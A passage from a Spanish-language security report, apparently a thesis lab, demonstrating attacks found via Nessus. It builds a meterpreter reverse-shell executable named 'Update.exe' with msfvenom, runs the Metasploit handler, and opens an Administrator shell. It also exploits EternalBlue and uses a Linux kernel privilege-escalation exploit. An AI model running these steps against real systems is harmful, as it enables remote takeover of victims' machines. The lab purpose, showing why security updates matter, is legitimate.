└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.70 LPORT=4444 -f exe -o /home/kali/Desktop/Update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/Update.exe

┌──(kali㉿kali)-[~]
└─$
```

Ilustración 134 – Generación de ejecutable

Una vez lanzado el comando, habremos creado el archivo malicioso que enviaremos al equipo víctima.



Ilustración 135 – Ejecutable

Lo siguiente que haremos, será abrir una consola de Metasploit. Introduciendo el comando 'msfconsole' en una terminal de Kali. Una vez abierta la consola escribiremos el siguiente comando para definir el controlador de explotación que usaremos.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Ilustración 136 – Controlador de explotación

Una vez definido el controlador de explotación, definimos el tipo de conexión que usaremos desde la maquina victima a la máquina del atacante. Con este comando, mantendremos en todo momento el contacto entre ambas maquinas.

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Ilustración 137 – Payload

Mostramos las opciones de meterpreter para comprobar que solo nos falta por cumplimentar la IP del equipo atacante. Definimos la dirección del servidor atacante.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.70
LHOST ⇒ 192.168.1.70
msf6 exploit(multi/handler) >
```

Ilustración 138 – Establecimiento de la IP del equipo atacante

Comprobamos que se ha establecido correctamente la IP del equipo atacante.

```
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.70     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

Ilustración 139 – Corroborar la correcta configuración

Lanzamos el siguiente comando para poner a la maquina atacante en escucha, a la espera de que la maquina victima ejecute el archivo.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.70:4444
```

Ilustración 140 – Maquina atacante en escucha

Una vez hecho todo esto, abríamos terminado de crear y configurar nuestro archivo malicioso. Ahora, mediante ingeniería social o teniendo el control de otro equipo de la red, enviaríamos el archivo a la víctima y lo ejecutaríamos.

Como podemos ver, el archivo se descarga correctamente en el equipo y cuando lo ejecutamos solo muestra un mensaje de que no se sabe la procedencia del archivo pero el propio sistema no lo bloquea ni lo muestra como virus. Por lo que, seguimos con el proceso.



Ilustración 141 – Ejecución del archivo malicioso

Una vez ejecutado el archivo en la maquina víctima, volvemos a la maquina atacante. Y como podemos ver en la siguiente imagen, la maquina atacante ya habría comenzado el proceso de reverse consiguiendo asi una terminal shell de Windows desde la propia máquina de Kali.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.70:4444
[*] Sending stage (175174 bytes) to 192.168.1.92
[*] Meterpreter session 2 opened (192.168.1.70:4444 → 192.168.1.92:50066 ) at 2022-10-26 13:34:36 -0400

meterpreter >
```

Ilustración 142 – Inicio de reverse

Ahora con el comando help podemos ver todos los comandos que podemos usar para manipular la maquina víctima. Hay infinidad de comandos de todo tipo, hay comandos genéricos para el manejo de Windows, para la manipulación de archivos, de red, del sistema, para la interfaz, para las cámaras web, para el audio, para elevación de privilegios, para la base de datos de las contraseñas almacenadas y comandos para el timestomp.

Con esta gran cantidad de comandos y con una terminal del equipo con privilegios de administrador nos habríamos hecho ya con el control del equipo.

Por último, lanzamos varios comandos para comprobar su efectividad. El primer comando lanzado es para ver toda la información del sistema.

```
meterpreter > sysinfo
Computer        : DESKTOP-L7796OD
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 5
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 143 – comando sysinfo

El segundo comando es para tomar una screenshot de la maquina victima desde la maquina atacante. Esta captura se guardaría en nuestra propia maquina atacante.



Ilustración 144 – comando screenshot

El tercer y último comando probado sirve para abrir una cmd desde la maquina atacante, que como podemos ver, nos la abre directamente con el usuario administrador, teniendo asi un control total sobre el equipo víctima.

```
meterpreter > shell
Process 9468 created.
Channel 1 created.
Microsoft Windows [Versi♦n 10.0.19044.1288]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador\Desktop>
```

Ilustración 145 – comando cmd

De esta manera, hemos encontrado con Nessus varias vulnerabilidades en el equipo de Windows 10, que gracias a la información que nos han dado, hemos podido averiguar que, frente a una explotación con un archivo malicioso el sistema no tendría la capacidad de detección de este, por la falta de las actualizaciones de seguridad. Y haciendo un reverse, usando Metasploit, hemos conseguido hacernos con el control total del equipo. [25]

6.3.3 EternalBlue.

Como explicamos en el ataque anterior, uno de los grandes problemas es la falta de actualizaciones de seguridad. En este apartado, veremos el problema de la falta de actualizaciones de seguridad más el uso de un sistema operativo sin soporte.

Utilizando Nessus y escaneando un equipo con Windows 7 como sistema operativo, hemos encontrado una famosa vulnerabilidad explotable con EternalBlue.



Ilustración 146 – Vulnerabilidad CVE-2017-0144

Como podemos ver en la siguiente imagen, en el margen derecho, esta vulnerabilidad tiene un factor de riesgo alto y es fácilmente explotable con Metasploit. Tambien podemos leer en la descripción y en los diferentes links, que esta vulnerabilidad del sistema permite que un ciberatacante pueda hacer una ejecución remota de un código malicioso en el ordenador de la víctima sin ser detectado.



Ilustración 147 – Información de la vulnerabilidad CVE-2017-0144

Esta vulnerabilidad, junto con su exploit, se hicieron muy famosos por la sencillez de explotación y la falta de parches que eliminasen esta vulnerabilidad del sistema. Microsoft, más tarde, saco una actualización de seguridad, la MS17-010, pero solo para ciertas versiones de Windows 7, y fue aquí donde se demostró la importancia de contar con un sistema operativo con soporte que recibiese actualizaciones de seguridad cada cierto tiempo.

El exploit que utilizaremos para explotar esta vulnerabilidad, EternalBlue, es un exploit que fue desarrollado por la Agencia de Seguridad Nacional de Estados Unidos para explotar la vulnerabilidad CVE-2017-0144 que corresponde a un fallo de seguridad en el protocolo Server Message Block de Microsoft. Este programa fue robado y filtrado por un grupo de hackers, The Shadow Brokers.

Para la explotación de esta vulnerabilidad, lo primero que haremos será abrir una consola de Metasploit. Para ello lanzamos el comando 'msfconsole'.



Ilustración 148 – Consola de Metasploit

Una vez dentro de la consola, buscamos en el repositorio de Metasploit el exploit de EternalBlue con el siguiente comando.

Ilustración 149 – Búsqueda del exploit en repositorio

Una vez encontrado el exploit, lanzamos el siguiente comando para seleccionarlo.



Ilustración 150 –Selección del exploit

Una vez seleccionado, nos dice que no hay ningún Payload configurado. Lanzamos el comando ‘options’ para ver que nos queda por configurar. Como vemos en la siguiente imagen, ya tenemos establecida la IP del equipo atacante y el puerto en el que escucharemos pero falta por introducir la IP de la maquina víctima.



Ilustración 151 –Opciones del payload

Lanzamos el siguiente comando para introducir la IP del equipo víctima.



Ilustración 152 – Introducimos la IP del equipo victima

Una vez hemos seleccionado el exploit que usaremos y configurado su payload, corremos el exploit. Y como vemos en la siguiente imagen, hemos conseguido explotar la vulnerabilidad y acceder al equipo.



Ilustración 153 – Lanzamiento del exploit

Lanzamos el comando ‘sysinfo’ para ver la información del equipo al que estamos atacando.



Ilustración 154 – Detalles del SO victima

Como podemos ver, estamos dentro del equipo victima desde la maquina atacante. Por último, lanzamos el siguiente comando para ver con que usuario estamos y vemos que, con el usuario administrador con más permisos de Windows, lo equivalente a root en Linux.



Ilustración 155 – Usuario NT AUTHORITY\SYSTEM

De esta manera, hemos encontrado con Nessus la vulnerabilidad CVE-2017-0144 en el equipo Windows 7, que gracias a la información que nos ha dado, hemos podido averiguar qué, es explotable con Metasploit utilizando el exploit de EternalBlue. Gracias a este exploit, hemos podido hacernos con el control del equipo victima sin ser detectados de ninguna manera. [26]

6.3.4 Escalada de privilegios.

Una de las técnicas más utilizadas cuando se tiene acceso a un equipo con usuario sin permisos, es la búsqueda exhaustiva de vulnerabilidades y brechas en el sistema que te permitan escalar privilegios hasta hacerte con el control total del sistema.

En muchos de los ataques no se ataca directamente al objetivo final, sino que se consigue acceso a otro equipo de la misma red con menor seguridad y poco a poco mediante vulnerabilidades en los diferentes sistemas ir moviéndonos por la red consiguiendo poco a poco escalar privilegios hasta conseguir un usuario con control total en el sistema objetivo.

En nuestro caso, hemos encontrado una serie de vulnerabilidades en el kernel del equipo Linux que nos permitirán utilizar un exploit para escalar privilegios hasta conseguir permisos de root.



Ilustración 156 – Vulnerabilidades del kernel de Linux

Dentro de ellas podemos encontrar la siguiente información, podemos ver que dichas vulnerabilidades tienen un factor de riesgo alto y son fácilmente explotables con Metasploit o con cualquier tipo de exploit de escalado de privilegios.



Ilustración 157 – Información de la vulnerabilidad del kernel

Para explotar dichas vulnerabilidades lanzamos el siguiente comando para corroborar la versión del kernel que tenemos en nuestra maquina Linux.

```
sergio@equipo:~/Descargas/39772/ebpf_mapfd_doubleput_exploit$ uname -a
Linux equipo 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64
 x86_64 x86_64 GNU/Linux
sergio@equipo:~/Descargas/39772/ebpf_mapfd_doubleput_exploit$
```

Ilustración 158 – kernel de la maquina victima

Una vez corroborada la versión de kernel que tenemos, buscamos un exploit para dicha versión que nos ayude a escalar privilegios a nuestro usuario sin permisos.

Ilustración 159 – Exploit

URL del exploit: https://www.exploit-db.com/exploits/39772

Lo primero que haremos será descargar y descomprimir el exploit en la maquina víctima.



Ilustración 160 – Descarga del exploit



Ilustración 161 – Archivos del exploit

Una vez hemos descomprimido los archivos, compilamos y ejecutamos el script del exploit. Esperaremos a que termine su ejecución completa.



Ilustración 162 – Compilado y ejecución del exploit

Una vez terminada la ejecución del exploit con éxito, nos cambiara automáticamente de usuario a root con todos los privilegios del sistema.

